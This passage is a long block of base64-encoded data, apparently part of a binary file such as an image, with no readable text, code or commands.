ooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiud8c3c1p4ac27lGkcIxU4ODnNa0abq1FBdTnxVdYahKs1flVze+0QjrKn/fQo+0Q/89Y/++hXjemaDquswPNYRGVEbax3gc4z3PvV3/hCvEP/AD6H/v4v+NetLLaEXyyrJP5f5nzMM+xdSKnDCtp9Vf8A+RPV/tEP/PWP/voUfaIf+esf/fQryj/hCvEP/Pof+/i/40f8IV4h/wCfQ/8Afxf8aX9n4f8A5/L8P8yv7bx3/QJL8f8A5E9X+0Q/89Y/++hR9oh/56x/99CvKP8AhCvEP/Pof+/i/wCNH/CFeIf+fQ/9/F/xo/s/D/8AP5fh/mH9t47/AKBJfj/8ier/AGiH/nrH/wB9Cj7RD/z1j/76FeUf8IV4h/59D/38X/Gj/hCvEP8Az6H/AL+L/jR/Z+H/AOfy/D/MP7bx3/QJL8f/AJE9X+0Q/wDPWP8A76FPV1dcowYeoOa8kfwbr8cbO9qQqgknzF6fnVr4f31xH4iW3EjeVMrB0J44GQameWw9lKdOopW/ruXRz6q8RCjXoOHM7K//AAUj1KiiivHPqQooooAKKKKACiiigAooooAKKKKACiiigAooqrqN41jaebHEJWLqoUttzk4600m3ZCbsrlqioLS9ivEJjyGQ4eNhhkPoRU9DTTsx7hRRRSAKKKKACiiigAooozQAUVDJeW0WPMnjXPTLiof7XscA/aF2no2Dt64607MV0XKKjiuIpxmGVJB6qwNSUhhRRRQAUUUUAFFFFABRRRQAUUUE4GTwKACivL/FHxA+3a4uk6XuTSrdwb67OV+14/5YxHuv95xx2Gea0/CPjlZ7/wDsjVrhXMjn7DdMeZB2if8A6aAdD/EPfNZOrFS5WehHL68sP7dLT9O53tFc54u8X2/hq1WOMJPqVwD9nt2bAx3dz/Cg7nv0HNcDbeO9Q0a6gvftUurRbSuoWxUBpgWLebCOzLnAT+JAo6qMuVWKlyhRy+vVoutFafmew0VX0/ULbVNPhvbCUTW86B43HGQfY8g+x5qxWh54UUVRvtSayuoIxAZVdWZyp+ZQMdB3600nJ2Qm0ldl6imQzR3ESywuHRhkEU+kMKKKKACiiigAooooAKKKKACijNQSX1rF/rLiJeM4LigCeiqf9rWPGbhQGxtY5AP41ZjmjmXdFIrr6qc0BcfRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAVy3xC/5Fkf8AXZf5GuprlviF/wAiyP8Arsv8jXXgv95h6nmZt/uFX/Cyr8M/+QJdf9fH/sortFGW5ri/hn/yA7r/AK+P/ZRXar94VeYf71MzyX/kX0vT9R2xfSsrxB4g0/w3YrcX/myPK/lwW1tGZJrh+uyNByxwCfYcmtY15XrWsXVl+0NpUNxbRPayaelvbyyEnyjK0hcqAcBiY1XJ7VwnrnTRa54yuZn8nwVBbxDJU3usojNzx8sccgBx71HH42utNnhj8Z+HLjQ4p3Ecd6lwl1bByQArumDHkkYLKF9xXZAg8ZGR1Ga5n4g6jBYeBr9poYrpbkLaC3kDMsxlYR7Dt553H6UAdIoVhkdKRwBjFcx8M7u5vPhzo8t47SuITGsrHJkRWKo5PfKgGuoftQBWvf8AkH3H/XJv5V5X4D/5Gu3/AN1v/QTXql7/AMeFx/1yb+VeV+A/+Rrg/wB1v/QTXtYD/dq3p+jPk86/5GGE9f1R61RRRXin1gUUUUAUbvVBa3PkJaz3DhA7eUUAUE4H3mHpUP8AbUn/AECrz/vuH/45UN+xg1d5HhnZHhUBooHkGQTn7oOKi+2p/wA8Lz/wCm/+JrpjTi4pmEpNMt/21J/0Crz/AL7h/wDjlH9tSf8AQKvP++4f/jlVPtqf88Lz/wAApv8A4mj7an/PC8/8Apv/AImq9nHsLnkW/wC2pP8AoFXn/fcP/wAco/tqT/oFXn/fcP8A8cqp9tT/AJ4Xn/gFN/8AE0fbU/54Xn/gFN/8TR7OPYOeRb/tqT/oFXn/AH3D/wDHKP7ak/6BV5/33D/8cqp9tT/nhef+AU3/AMTR9tT/AJ4Xn/gFN/8AE0ezj2DnkW/7ak/6BV5/33D/APHKP7ak/wCgVef99w//AByqn21P+eF5/wCAU3/xNH21P+eF5/4BTf8AxNHs49g55Fv+2pP+gVef99w//HKrX17NfRRwrp1zF+9Ri8jxYAByejk/pTftqf8APC8/8Apv/iaPt8IZQ6XKbmCgyWsqDJ6clQBTUIp3SE5NqxLJGWkEsTmKZeFcenoR3HtV2y1ATt5E6iK5AyUzw49VPcfqO9VqhjgfU2URfLbo277R3JH9z/4rp25pTimtRxbT0NyiiiuQ6ArJ1rxTofh0D+29UtrIkAhZXwxHrjr2Na1eMfHC1iXV9OuHCsZrdkII/utn/wBnqox5nYmUuVXOhv8A47eCbPcILq6v2U422tueffLbR+tc3eftCJISNK0JsZ4e5n6j/dUcfma8cudMtSxaIeWf9moYrdo2wCG+laeztuZ+0vsepT/GfxPeH/R/stoM5/dw7jj0+bNUP+Eu1zUJB9v1S6lG7cB5hAH4CuNtq1rftWsYoylJs7vStT2lWLZPrWzceIcW+zdXCWkjLjBpL26lAODV8pHNYs6t4gmtpDLaXEkMgOQ0blT+lULT41+LNJlCNcQ38IP3bmPLdf7wwfzrn9QldydzZrCks7i5f/R4HcA8kDgfjUOKGpPoe+aD8eLO8CrrOkzW7HrJbOHH5HBA/E132m+NfD+qqPsupRAnosuYz+tfLFtA1lb+dccIvXbzVyx8X28dwqeX5SYz5jtn8gOtZumjWNSR9aQ3MFxu+zzRy7G2tsYNtPocd6kryn4RapDqt9dvbeYqohL5XYHb5eSO/B6mvVqxaszeLurhRRRSGZj61iaRIrC6mEblC6GMAkdfvOD+lJ/bUn/QKvP++4f/AI5VIS/Zri5SWC6yZ3YFLWRwQTwcqpFO+2p/zwvP/AKb/wCJrr9nHsc/PIt/21J/0Crz/vuH/wCOUHWXIwdJvCP96H/45VT7an/PC8/8Apv/AImj7an/ADwvP/AKb/4mj2cewc8jyD4ieFr7S5ZNU0e1vU0blpbd2R/sBPVowrMfKPdQPl6j0PmcmsXMMhjlww4PByGHUEEfmCK+hvGfj3T/AAvpjbo3mv5UPkWs0Lxhh03NuA+Qd8cnoPb5u1C/m1AIhSJI42dl8uIJyzbjwOgyeB2FeHj4U4z9169T9F4ar4qWHcZxvBbN/j8jV1bxdc6nqMl0TKGkVAxllMjttUAZY8/h71o+FdI13xjqH2awWZLSNgLq6j2gxj0XcQC38q5DyZ7S4RpI8MuHCSLwR1HHoRXs/wAJfH2nxWKeH9QiS1mD/wCjSQxE+eSfuMFBO/0P8Q9+uOFjCdZe0Z35xVxNDAtYaFrb23S7r+tNz1TRDBoGj2+m6fpF8sEC4G6SJmY9ySZOSTzmr/8AbUn/AECrz/vuH/45VT7an/PC8/8AAKb/AOIo+2p/zwvP/AKb/wCJr6L2cex+V+0k+pb/ALak/wCgVef99w//AByq0txLe6hFKbOa3SONwTKyHJOOm1j6U37an/PC8/8AAKb/AOJp0d5FLN5QWZHKlgJYHjyB6bgM01BJ3SE5N7jsS28xnsyAx5eJjhZP8D7/AJ1qWl5FeRlo8qynDxsMMh9CKzpJEijZ5GCooyWPan2NrLNdJeSq0CoCEQjDuD/e9B3A/H2qakU1dlQbvY1aKKK5TcKKKKAMXWvGXh3w6+zWtXtbST+47/N69BzXH33x68F2nFtNeX7Zxi3t8D83Kj8q4/4z2kUXjMNIFcXNqkhBHTBK/wDsteVXGmW24tD+7PoOlaqndXMXUs7Hsd1+0I0pxpmghRn71xPnI+ijj86yZvjH4pvD+6ktrVfSKEE/m2a8vigZGwMN9K0rarjFEuTOwTxTrF/Ihv8AU7qbHTdKcfl0rpNK1MR4Oea4K37VsWsjr0NbKKMXJnb3niHMG0t2ritT8R3NjN51hdS27qchonK/yqve3UoB5rmNQkZydxzS5Q5rnT2Hxx8V6XKkdw9vqMIwMXEeGx/vLg/nmvQtB+Omm34RNX0y4tHOAZIGEi59SDggfnXz41jc3MgaGB2UHlsYA/GtaJf7OthNc8L/ALPf8azcEzSM5I+qNN8X6Fqqr9j1KEs3RJDsb8jitaG4huUL28scqglS0bBgCOo4r5O0/wAY26TlWTyEUZDOdzH2AFe2/CLUYtStL2W3DrGpA2ldoJycnb68daylFJXNozbdj0iiiiszQKKKKACiiigAooooAKKKKACuW+IX/Isj/rsv8jXU1y3xC/5Fkf8AXZf5GuvBf7zD1PMzb/cKv+FlX4Z/8gO6/wCvj/2UV2q/eFcV8M/+QHdf9fH/ALKK7VfvCrzD/epmeS/8i+l6fqYfjPxF/wAIz4cmu4UWa/lIt7C3Iz9ouX4jj/E/kATXknjLXLa51nw1/wAJp5Wl6lbX0sH9sWwf7LNA8UipLFIMrw5QkE7kYZ6c17VrlnpN3pM//CQWtpc2EKmaVbyJZI1CjO4hgRwM81494nHhO80G9HgO31KxluYHMsdpZ/Z7BkIxumW4CwqCMYZcMc8GuE9c5/wtHB8FLSXXfFOsHXpNfc2lu2nXXmILZDlpy56kdgOnTPNYmtfD6DwFbavFr3jAS2N28H9mafFcN51wGnRt0kQ+6ANwJX3I9DseAIPFmn+FQPDenWutaLc2hltmS3juAk7bVkQhipQ7flZTkEqT/FzH/ZrW/wAVGmvpNQk12RZ5L46bNBJdpAzIIAiycq4RZMrGu9V2460Aem2fjO/0/wARaZH/AGdBpnhKaZdOtkmheO4TKYhmZescbyKY1DAepxnFektyBXn3hC3+Hd5qMNvoulRNqkUZuVm1LT5BdNgjc3mzLuZlLLnBOMivQX7UAVr3/jwuP+uTfyryvwF/yNcH+63/AKCa9Uvf+PC4/wCuTfyryzwF/wAjXB/ut/6Ca9rAf7tW9P0Z8nnX/Iwwnr+qPWaKKK8U+sCiiigAooooAKKKKACiiigAooooAKKKKACszX3WPTldyFVZoySe3zCtOgjPWqi+VpiaurGTBZSXx33StFb54iPDSe7eg9vz9K1lUKoVQAAMADtRRRKTk9RRikFFFFSUFeRfHiAC00i6zyGljx9Qp/pXrteWfHyDd4QsbjODDd4/76U/4VUPiInrE8FlmqnLNUcs3vVOWb3rdswSL0erTW7dpF9G/wAa2NP8S2ErKkr+Sx/vfd/OuNklzTZtqW64QA55bueKnmaL5Uz00eJNNgbYs/nP/dhG6q0/iGOdiFhKD1kbFcLYWsrthGdQ5IAXjPNbdpZwxxrLLjap2uTyVPv/AJ9atTbM3BI2V1O2IPlxefJ22pkCq18Lq5Qi4Yqo/hLcD8B1pyzrbI6hPmhKqw7EE9RVO7vj5oLn5VlKt/tKaoRRvVZkPmyswQ4PYKOxx6UafBBC+GH7wv5ZOPuPjK/UHpTbWNrxlzuI8to2/wBoZ4rp9Ps7KzIe8aNCzKpLnqQvf8qhlI9W+AwMtlqFxJH5Uu4Iyf3SAqn9Ur1+vM/gskUmi395DkLNcMQCMEAs2P0r0ysJbnRHYKKKKkoKKKKACg9Djg0UUAfNHxX0TVoPFcs2pIzeaoKzBiy3AH8Qz93HdB07dzVXwH8P7zxTqgXaYbaEgzTMvCew9W9q+k9X0e01qy+z3iZ2uJIpF4eJwch1PYg0/TNMtdJsltrOMIgJLHu7HqSe5Jrz5YPmq8zeh9jT4ldLAqlThaptfol3PHPiN8Llsbb+0dL82azSMLKGJd7fAxu9ShxyO3UV5TY6HeXOqx21tE0kzuFjSPkyHqAvtjnPQDmvrSw1rTtWlmgs7hJjHkEdnAO0lf7y7gVyOMg1U0rwjo+jalLe2NqiSuCqfKMRKWLFV9AWJP6dAKVTBqU1KD0HhOIqlDDypYmN5LZ/5/1/wbXh+3vrXQLSHVpBLdpGBI24tz6bjyfr3rRrP1DXdN0u4jhv7yKCRwGAdgMKXVAx9BudVz6kVoV6CtsfI1OZvnatf+tArG1eURapacMzNHIFRRlmPHArZoxVxlyu5jJXVjOtdOLSLcXuDIvKRA5WP3929+3atGiiiUnJ3Y0ktgoooqRhRRRQB4h8eI/K1zS7jPMlsyY/3Wz/AOzV5BLN1r2f9oSELa6LdZ53yx4/AGvB5ZveuiL9055L3iWSfHeki1mW2bLYkXuD1/OqEs1U5Jc5ouCR2+neI7Cd1R5fKf8A2+B+dao8TabE22OVrhx/DCpb9a8zuAq7FVAvOCecmren2krrtVnAYbgq8ZpqbFKmjtp9fjnY/u/LHq7VGupQMMW8PnSHowTgfnWRaWcCKjyFdr/JuPOG9D+laKXKwqPkwVkEbg9verTbIskRXy3FxzcyEYPAZsgfgOKx71GmwZZGc7tmWPCk9OO1XLq9YkGU4yHRh/I1VtYHvmJbdiSNQ3uwPB/lSYIdYwxxJthTdO4YJkceYv8ACfr2NfRnwQCSeFbi6VdjSzElf7oJJx+teNWEOn6e4mu2jUl2fB6kgZ6euK90+DtukXgdJU/5bSFiP1/rWU9jaG53tFFFYmwUUUUAFFFFABRRRQAUUUUAFct8Qv8AkWR/12X+Rrqa5j4gIz+GCVBIWZSfbrXXgv8AeYep5mbf7hV/wsp/DP8A5Ad1/wBfH/sortF+8K8h8O+Lp/D1nLbw2scwkk3lmYjHAH9K1/8AhZt3/wBA6H/vs16OLy/EVa8pxWj80eFlmd4HD4OnSqSs0tdGekSrHNE8cqq8bqVZGGQwPUEelcHo3wzhguwniG7TVtLsJH/snT5FbybdWcuC6EkO67tinoFUY5NU/wDhZt5/0Dof++zR/wALNu/+gdD/AN9muX+y8V/L+KPR/wBYsu/nf3P/ACOkvvh54W1HUJb6bTBFczYMr2s8kHmEd2EbAE+55px+H3hM6D/Y40S0FmGLqAuHV/8AnoJPvh/9vO73rmf+FnXf/QOh/wC+zR/ws67/AOgdD/32aP7LxX8v4oP9Ysu/nf3P/I3fCHhK90TU7/Ude1X+2L6VI7W2uXVg0dsijCkEkBmbLMVwGODXVuc4xXm//Czbz/oHQ/8AfZo/4Wbef9A6H/vs0f2Xiv5fxQf6xZd/O/uf+R6Be/8AHhcf9cm/lXlngL/kaoP91v8A0E1oTfEm7mgeM6dCA6lc7zxkVS+H8Mj+J43VCVjRixx0GMV6FDDVMPhqvtFa6/zPExmPoY7MMM6DvZ66Puj1aiiivnT7oKKKKACql7fra4jjXzbhhlYwf1J7D3/LNM1G9khkjt7cBZZgSJH6KB1wO59vxqnFEIlOCWZjl3Y5Zz6k1tCnfVmcp20RHCsn9v2ktxKZJXSQE9FUYHAHYfqa3sisOa2jnZGcyK0edrRyshGevINN+yL/AM/F5/4GSf41pOHMRGdjeyKMisH7Iv8Az8Xn/gZJ/jR9kX/n4vP/AAMk/wAaj2PmV7TyN7IoyKwfsi/8/F5/4GSf40fZF/5+Lz/wMk/xo9j5h7TyN7IoyKwfsi/8/F5/4GSf40fZF/5+Lz/wMk/xo9j5h7TyN7IoyKwfsi/8/F5/4GSf40fZF/5+Lz/wMk/xo9j5h7TyN7IozWD9kX/n4vP/AAMk/wAaiuoPJs5pY7m8DpGzKTdyHBA9CafsfMPaeR0dFMgYvbxs3JKgn8qfXOahXLfEPwjJ408KSabb3K29wsiyxO4ypYZ4OOgOetdTRQB8WeKfDOteE782uuWT27H7j9UkHqrdDXNvITX3TrGiab4g06Sw1mziu7aTqkq5wfUeh9xXz58Qf2fb7T2l1DwUz31r942LnMyf7p/jHt1+tac1zPlseJPJVi8GNPR/93+VUrhZLeV4p42jkQ4ZHGCp9CD0q5dtu8Po/oVH86YjY0sNNY3MJyCp3wMOoO75h+XP1FdBbWXnyu0mMXEXzgDjI7j/AD3rE0e6jjtpAEZ5EV2IUe/Fas9xeJGy4WAeQowOSCev9a0jaxnK9yS6ZEUbR/CFLE/l/KsloBPMvnyBI95DYPOB3FO+zX9/O62cUkzZGX7AD1J4Fdf4W+FusanIJfIecEnJQ4UZ9XPH5ZqiEc9YafJMixwnYpRQxUZJyeSPwrp7Tw/b+b5Lpvml3Bl5Zj0xhevQYr03Qvg4sSq2tagyJjH2ax+Xj0aQ/Mfwx9a77RfDGjeHotmkafDbk/ekAy7fVjyfzrJzSNVBmB8MNBu9B8OSx38TRySzM4DDBIJJzjt1rtKKKybuzZKyCiiikMKzrrUSZGt7HDSLw8hGVj9vdvb86jvbuW4uZbSFjCkWPMcHDtkZwvoP9r8B60xEWKMJGoVVGAB2reFPqzKU+iDRU8u/vwXZyfLLM5yWODya2MisF7SN5ml3zxuwAbyp3QHHTgGj7Iv/AD8Xn/gZJ/jVSp8zvcmM7KxvZFeafFjxBf2scGjQXDaba3qnfdKDvuvWCNhwjEdSSCRwvcjrfsi/8/F5/wCBkn+NUda8Nafr+kzadqv2qe2mHzK11IcHsRzwQeQaiVG6smbUq8YVFKUbpdDyCLxalstj9gkFpJpwxZPGOIR3THdD3Xv1616N/wALdsD4Q/tBbc/2nu8n7ISdgkxndv6eXjnPXtjNeL+MfBmpeHdUmt5p1nCxNcRXJdVM8IIBLDtICQD/AHuo5znkv7Tuvsn2X7RJ5G/f5W75d3TOPWvCdStRk4s/SngsvzGlCrHb+ro9PfxZHM95Jeut5NfDF3JKoImXGNm3sgBwF7depJrvPhF4pudS+2aK8sl7aWIBguXBLQA/8sXc8OR2PXHDc8nxTwf4R1Lxhq0Vpby+RblfMmnyMpHnHyj1J49vyr6L0Lwvp3h3SYtO0o3UEEfZbqQbj3JweprtwVOpNOcnoeDxFWwlLlw9KN5Ld9vL+tjr8ijIrB+yL/z8Xn/gZJ/jR9kX/n4vP/AyT/GvR9j5nx/tPI3sijNYP2Rf+fi8/wDAyT/Gm7GtryzaK4uTunCMJLh3BBB7E4o9j5h7Q6CiiisDUKKKKAOI+KXga48ceHoYLC5SG7tJDLEJB8smRgqT2+tfLfiLQ9V8N6g1jrVnLaTjoHHDD1U9CPcV9t1leIPDOkeKNONjrtjFdwnldw+ZD6q3UH6VSlYlxufDjyZqB5ODXr/xC+AmraD52oeFi+qacvzGDH7+Id+P4x7jn2714zKSjMrAgg4IPY1VybGlfDaIT6yCtjTfMl0vAOJoZFMTf7OSSPzx+ZrG1A5sbN/WVf5VvaXdImnsIYmlkRAMAcFi2MVS3Jd7GzBYK/2jfwkgEmPQ+1R3jqGOwAFiMse5pl3PdDzoywiT5EG3rjvzVBLPUdSmY2cLvl8tIeFHpknitvQx9SI26zOGnkCphmIB5B7frWxp+mSXDpFHlY8orBRyeMn8zx9K6Lwt8J9Xv1Ev2dpgQQXzsQfVz1+gFepaJ8HYIk3a5qDyAjBtrLMSY9C/3m/T8ahyS3LjFvY8vsPD0Mkot44/NuXAJUAyPu3Zzge+38q91+HejXGheDbazvYzHMCSynr/AJ4rY0jQNK0G38nSLGG0TuY1+Zvqep/GtCsZSubRjYKKKKgsKKKKACiiigAooooAKKKKACmyRpNG0cqK6MMMrDIIp1FANXVmZR8MaIeumW3/AH7o/wCEX0X/AKBlv/3xWrXD6x4+n0zWLmySxjkWF9oYyEZrtoLE15ctOT+88nGSy/BwU68Ek9Phv+h0f/CMaL/0DoP++a848b6fb6d4hMdpGI42jV9q9B2/pWjcfEnUJI8W9rBC3945bFcne3txqF09zeStLK/VjXuYHDYmnU560tO17nx+c5hl9eiqeFhre97W/wCCQVc0i0+3ava2xxiWVVOfQmqdOileCZZYmKOhDKw6g17Ek3Fpbny9NxU05K6uez/8Ixo3/QPh/I/40f8ACMaN/wBA6H8j/jXD2vxI1GKPbcW8E5H8WCpP5VsaF48n1fW7exeyjjWYkFw5JGFJ/pXy1TCY6mnJt2XmfotHMsmrSjCMFdtK3L1fyOg/4RjRv+gdD+R/xq7Z6faafGUsreOFWOTsXGasUV5cqtSStKTfzPoaeGoU5c0IJPySCiiiszoCiiigCK4torqExTruXqPUH1B7GsmZJdPYLcsZICcLcens/p9eh9u+3SOquhVwGVhggjIIq4TcSZRTMKUSy39tbRS+SJA5ZtgY8Acc/WrX9k3H/QQb/vyn+FLFpBg1KGeKX9xGrARMMlc9gfT2rTrSdT+UiMO5l/2Tcf8AQQb/AL8p/hR/ZNx/0EG/78p/hWpRUe1kVyRMv+ybj/oIN/35T/Cj+ybj/oIN/wB+U/wrUoo9rIOSJl/2Tcf9BBv+/Kf4Uf2Tcf8AQQb/AL8p/hWpRR7WQckTL/sm4/6CDf8AflP8KP7JuP8AoIN/35T/AArUoo9rIOSJl/2Tcf8AQQb/AL8p/hTZNFmlieOTUHKupVsQoOD+Fa1FHtZhyRERQiKq9FGBS0UVmWFFFFABRRRQBxHjz4UeHfHlu73sH2TUcYS+twA4P+0OjD618r+MvC974VTUtInV7n+z7hY3uYozsPGQfbgivt+oZrO2uYZYbi3iljmGJUdARIPcHr+NNOwmrnx94Qs1uLALEHuLidiFt7aMyytzx8q9PxxXqeh/CHWNTCz6nFFpsbAEfaD5suP9xflH4nNey6ToWlaFbC30fT7ayiH8MEQXP1x1q/V+0drIj2avdnK6J8O9B0aNMwG8lXnzLjkA+oUfKPyrqVRUUKihVHQAYApaKhtvctJLYKKKKQwooooAKKKKAK15Yx3YBJMcq/clXqv+I9jWaGkimFvdqElP3WX7sg9V/wAOo9xzW3UdxbxXUJinXcp59wfUHsfetYVHHR7EShfYxoIZ7y+uI0uTCkITAEatnIJ6mrP9k3H/AEEG/wC/Kf4VNp2nyWVxcvJN5wlK7SRhsAd/U81eqpVHf3RRgramX/ZNx/0EG/78p/hXM+ONfXwbor3L3r3F2wxDCIUxnsznHyrn8+g5ruq5D4geCF8XaQy20hhvEGVBYiOYDOFcficHqCfrWNSrV5XybnZg6eHdeKxHw31PmHWtWvvEOpzXuoztPNMcu7DGcdAB2UdAo4FLH4eml0trtevmCNU2H5iQT1xjPHTOTXd+HPhZqOpa0ltMPJRGP2ncDut8HG1uMFj2xkYwfavdk8H6Kvhk6D9jQ2RXBX+It/ez13Z5zXiU6FWteT0P0XHZrgcvUKVNc3p0X9bI+S9H1O+8PapDf6ZM0E8LZVgM/UEdwe4PWvpPwL4ji8baOJ4b54LyIAXFuYU4P95TjlT+nQ15d4v+Geo6drvkxQvdJKcwzRgA3AyBtI7ScjPYjLdjXrXw78CL4Q0wvcvvvpxmRVY+XEP7qj+Z6munByr05uPQ8riD+zq+GhXg7ye1v18vyN/+ybj/AKCDf9+U/wAKP7JuP+gg3/flP8K1KK9X2sj4TkiZf9k3H/QQb/vyn+FKmkP9ohknvHlET7wvlquTg9wPetOij2kg5IhRRRWZYUUUUAFFFFABXnfxA+DPh7xzHJcrGNN1UjK3kC/fP+2vRvr1969EooA+FvE2j3miRNZXMUjfYb5raSdUPllkJU8/hXV+FdP+1abDDZxy3l1L8wgtIjK4Oe+OB+Jr60vNMsdQsprO+tIbi2mz5kUkYZXz6j196TTdJ0/R7VbbS7KCzhUYCQRhB+nWtFOzuZuF1Y8d0P4Oane7JtY8nTlOCVYiaXH0HyL+tek6L4C0LRUQxWv2mZOktwd5B9h0H4CukopOcmNQigACgADAHAoooqCwooooAKKKKACiiigAooooAKKKKACiiigAooooAKhe0tnYs9vEzHqSgJNTUU02thOKe6PBrr4z2sHw2v7kXOijxVDevDFZG2PKC4Cfcz12ZPWvRrrx14WsvFC6JcWsyyG6SzN19gb7Os7jKxGXGNx9K5+f4VahL8HdQ8JLd2Qvrq9a4W5KNsCm4EuDxuzgYqvrXwo17VPGj6w2qafPCms2+pW5uY5TNHHGQTADnaqjHGBz3NPml3J9nDsjek+IfhefUrrS9PiLXS+fFb3D2JFtPPEpLRpJjDEYPA9Dis/wr8StCvvCltea5HCLqHS0v9Smt7T9xbbvuqTzh27JyTU+jeA/E+iCXR7XXLIeG0kupYYfspNxJ524iORzkBVZydy4Y47VzmnfAu707w5caJb6lbR2Wp6akeooA7/6ZG+5J0B/hP3WU446Uc0u4ezh2R1bfEvwfDo91qF5bXFoLOeGC5t7nTzHNF5v+rYoRnaex9q63R57LU9Nt9Ss7NoEmXegmtjFIo6cqRkfjXmqfCK/fRZon/sGyupr+znKafaPHGI4H3EFjlmZuevAr1ujml3DkgugUUUVJYUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFAGLrXivTdA1XT7DUTKkmoJO8LrHlB5Kb2DN2O3oO+KwYvi74Ul0+3vTdTJbzae+oB3hPyRLL5XP8AtFyFC9yal+Jvgi48ceH7W10+7js7y1u1njmcHG0go68c8qx/SuUPwPEtn4rs5L+JLfUzEulqELCzjSXztjA4yC+MgdqANHxL8W7a00W0vtKWa2eHWrWz1K1v7J0nghkySfL4OSoyp5z6Vs/8LV8NjRJNQY3qyR3i2JsWs3F157DKp5XXJHI9q5S4+EWryaGVspPD+l6kdVtb0fYbJ1hRYNxAOSWcktnBwB096tXfwv1vUtN1e51S60W91bV7+K6uYJrSQ2pSOPy0RTnzEbHO8HOaANuX4h211faFJps06w3v2sSWUunP9okeFMlOSPLYHsQc9sVR0P4xafeeD9M1TVtPvob6/EzrY2ds9w/lxnDSgAZ2DjLHHOR2qDw78MNX0m68NS32rxXS6VPeyyRkyMI0nQKsURYltq4/iOeTWMPgtqkel6OrT6JfXWlxXFmiX1vI8MkEkhkRyAQRIpJ9iDQB6F4i8Z2+l/Di78WaTH/advHafaYBFnEgI4J7heck9gD6VyD/ABhGneIx/bdrcQ6ZJocGoiGCyeWaJmY72fBOEVRnJx1H0rbn8F6xL4Pu/CaXmmxaRLorWaPDatHIty2QX2g7RHg/dHPvWcnw51mVdTkvL2x8+/8ACo0T90r7VmAYb+RnZyPfrQBo6t8X/C2j3pguZL2RFt4bpriCzeSJIZfuSMw6LyOvrWx4Y8c6P4tur230s3KTWewyR3Vs0LFHGUcBuSpA4NcPc/CXVZ9C1mxXULMPqGgWGloxD4WSAYZjx909u9dhonhW60zx7q+uzXELwX1la26RqDuVogQSe2DnigDqqKKKACiiigAooooAKKKKACiiigBAqhiwUAt1IHWloooAQqrEFlBKnIyOhpaKKACiiigAooooAKKKKACiiigDj7X4n+H7vX/7Kj+3LI5mWCeSzdIbhoQTIsbnhiAD+VQ6F8V/DniS5trXTpLyKW9t5JrR7mzeNJ9gJdUY8MygZIB6VyNv8J/EFl4mttbvNUsb82NxdzGUxym5uY5UYAMxJAK5ACqAKb8OfAniC80Twfe69eQRWei2MzWdoLZ45xLMhQiUk4woPGACe9AHbaf44trf4VweLtWuHu7dbcTTTWtoyFgX25EZYkAfXoCaW4+J3h2DUNQshLPLPYXdtaSLFFu3yXH+rCc/N159Kz9B8D6zYeCLfwhqV1p02kf2NJZTmON/NM7FhuUnjYFbpjORXOeHfgtf6Zq3hq+1HVLe4awZ5tUChv8AS5QxMJGR/CMdfSgDqm+KWiXhu7bSpJ/P8m5ayuJrV1t7t4VYusch4faVOQPQ1U8DfFjSvEOk6bHqssltqU+n/a5HktXiglKLmXymPDbec4rE8P8AwZuNDuTEjaK9tbR3Itbv7G32yQyq4XzHJwu3f1UZIAqz4b+GPiK0fQU1/WNOlg8O6fPbaeLW1bJeZNhaTecMFAwAAM96ANSf4q6RqPhjVb3SJruyktbE3sM97pshSSLdt81FyPMXJHQg802x+K1tHrHiC31u2ltLHRbW2mN8YmAlMijjbzgsWG0DJOe2K5uz+DWtw6Zr9t/aGmWUepaY1ktpYLMlvJIWB850YkIQBjCDHJ/HU1n4T32sNr8MmoWq22r2Nkq5jZmiuLbG3I6NG2DkdeaAO38NeLdO8UJdCxW5guLOQR3NpeW7QzQkjK7kbkAjkHvXnk3xkvZNOjvxprWEEPic6TOJrdpHeEbvuqDkScAEDOCQOc1v+F/Bet+GIJp7BPDtpd3l5CbiK0s5EiW2X7yqc7mc5yC3AqhH8MdWiuiov7NrZPFZ16IlXD+W+4vGe24EjB6dc0AazfF3w0ui2+o41Blnv3077Oti5nS4VdxjaP7wOMce4p2ifFrwxr2q2FhZPerJfM0cTz2Txx+aoy0RYjG8AdKy4PhnqMWvJfG9tSi+K5tc2gNnyniCBOn3sj6Uml/DPUrFfD4kvrVv7L1261OXaG+dJd+FHHUbu/FAHplFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRUFzfW9pgTPhm+6igsx/Ac/jSbS3DYnorO/tgH7tnckf7qj+bUf2v8A9OV1+Sf/ABVTzxJ5omjRWd/a/wD05XX5J/8AFUf2v/05XX5J/wDFUe0iHPE0aKzv7X/6crr8k/8AiqP7X/6crr8k/wDiqPaRDniaNFZ39r/9OV1+Sf8AxVH9r/8ATldfkn/xVHtIhzxNGis7+1/+nK6/JP8A4qj+1/8ApyuvyT/4qj2kQ54mjRWd/a//AE5XX5J/8VR/a/8A05XX5J/8VR7SIc8TRorO/tf/AKcrr8k/+Ko/tf8A6crr8k/+Ko9pEOeJo0Vnf2v/ANOV1+Sf/FUf2v8A9OV1+Sf/ABVHtIhzxNGis7+1/Wyuh+Cf/FVLBqttPIsZLQyMcBZV259gehPtmhTiw5ky5RRRVlBRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRUFzewWgHnyYLfdUAlm+gHJpNpbhsT0Vnf2wp+7aXLD/AHVH82o/tf8A6crr8k/+KqeeJPNE0aKzv7X/AOnK6/JP/iqP7X/6crr8k/8AiqPaRDniaNFZ39r/APTldfkn/wAVR/a//Tldfkn/AMVR7SIc8TRorL/tyPzvK+y3HmY3bfkzj/vqn/2v/wBOV1+Sf/FUe0iHMjRo